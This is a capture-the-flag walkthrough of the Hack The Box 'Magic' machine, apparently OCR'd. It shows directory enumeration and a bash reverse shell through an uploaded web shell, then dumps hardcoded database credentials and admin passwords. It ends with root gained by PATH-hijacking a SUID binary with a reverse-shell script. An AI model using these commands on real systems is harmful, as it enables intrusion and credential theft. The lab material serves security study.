
The file was successfully uploaded.

We found uploads folder after images.


```
┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o gobuster_images -u http
://10.129.53.117/images/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.53.117/images/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/.htm                 (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 323] [--> http://10.129.53.117/images/uploads/]
/.shtml               (Status: 403) [Size: 278]
```









cmd=bash -c 'bash -i >& /tcp/dev/10.10.14.98/9001 0>&1'




Run linpeas.sh
This is running directly to stdout without leaving the file in the directory.



private static $dbUsername = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';






```
www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p
Magic
Enter password:
-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
-- ------------------------------------------------------
-- Server version 5.7.29-0ubuntu0.18.04.1
```

```
/*!40101 SET
@OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET
@OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET
@OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS,
UNIQUE_CHECKS=0 */;
/*!40014 SET
@OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS,
FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE,
SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS
*/;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET
CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET
CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET
COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2025-05-18 18:19:06
www-data@ubuntu:/var/www/Magic$
```

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
```

'admin','Th3s3usW4sK1ng'

Now we are the user.

```
www-data@ubuntu:/var/www/Magic$ su - theseus
Password:
theseus@ubuntu:~$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:~$ cat user.txt
c9b44d2b7afcb52da27f8de2b7c1b83d
```

find

```
theseus@ubuntu:~$ find / -user theseus -ls 2>/dev/null
```

groups

```
theseus@ubuntu:~$ groups
theseus users
theseus@ubuntu:~$ find / -group users -ls 2>/dev/null
   393232     24 -rwsr-x---   1 root     users       22040 Oct 21  2019 /bin/sysinfo
theseus@ubuntu:~$
```

stat

```
theseus@ubuntu:~$ stat /bin/sysinfo
  File: /bin/sysinfo
  Size: 22040           Blocks: 48         IO Block: 4096   regular file
Device: 801h/2049d      Inode: 393232      Links: 1
Access: (4750/-rwsr-x---)  Uid: (    0/    root)   Gid: (  100/   users)
Access: 2019-10-21 04:44:54.020110865 -0700
Modify: 2019-10-21 03:45:28.307578064 -0700
Change: 2019-10-21 03:47:12.884601665 -0700
 Birth: -
```

strace -f

```
theseus@ubuntu:~$ strace -f /bin/sysinfo
```

```
[pid 24534] execve("/usr/bin/free", ["free", "-h"], 0x561f89c12b68 /* 18 vars */ <unfinished ...>
```

```
[pid 24543] execve("/bin/cat", ["cat", "/proc/cpuinfo"], 0x556c225dfb78 /* 18 vars */) = 0
```

```
[pid 24541] execve("/sbin/fdisk", ["fdisk", "-l"], 0x563623b83b68 /* 18 vars */) = 0
```

free, cat and fdisk are not using absolute path. We can abuse it.
In this example, we will free. But we can also abuse cat and fdisk which will give the same result.


```
theseus@ubuntu:/tmp$ cat free
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.98/9001 0>&1'
theseus@ubuntu:/tmp$ chmod +x free
```

```
theseus@ubuntu:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
theseus@ubuntu:/tmp$ export PATH=$(pwd):$PATH
theseus@ubuntu:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Run sysinfo

```
theseus@ubuntu:/tmp$ sysinfo
```

Now we are root.


┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.53.117 51622
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:/tmp#